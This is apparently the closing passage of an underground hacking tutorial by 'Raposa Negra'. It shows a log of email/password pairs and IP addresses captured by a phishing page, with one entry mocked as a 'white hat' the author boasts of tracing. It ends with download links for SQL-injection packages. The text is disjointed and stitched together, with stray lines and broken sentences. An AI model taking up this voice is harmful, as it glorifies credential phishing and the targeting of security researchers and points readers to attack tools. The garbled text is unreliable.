A.0 - Bonus chapter, tracing a stupid indian white hat

```
Corrreo / Usuario: test@testing.com
Clave: thisisatest
Dirrecion IP: 200.19.190.218
Fecha: Wednesday, 26 Of February Of 2014
_____________________________________
Corrreo / Usuario: dfh@gmail.com
Clave: xfzgdfghfh
Dirrecion IP: 74.125.63.33                <--  tattletale (telly boy)
Fecha: Wednesday, 26 Of February Of 2014          white hat
_____________________________________
Corrreo / Usuario: test2@hotmail.com
Clave: london
Dirrecion IP: 200.19.190.218
Fecha: Wednesday, 26 Of February Of 2014
_____________________________________
```

continue writing this chapter. Before I forget, report this page as phising:

http://www.110mb.com

Use this page for that:

http://www.google.com/safebrowsing/report_phish/

extreme "ease" and speed, after that the browsers firefox and Google Chrome will show an alert like this below:

Help me and I help all you, writing texts in english and portuguese. I desperately wait for no reason other than curiosity },)

To continued...


B.0 - References


[1] - http://www.4shared.com/rar/1kwWJJog/SQLi-G.html?
[2] - http://www.4shared.com/rar/4iiieOqo/SQLi-I.html?

http://www.undergroundsecurityresources.blogspot.com

Glimpse of beauty without beard hahaha! Sorry, I'm just paying homage to my bride, the bridegroom and the bride :) until the next guys!

All we gotta do is survive...





by

Raposa Negra

[]'s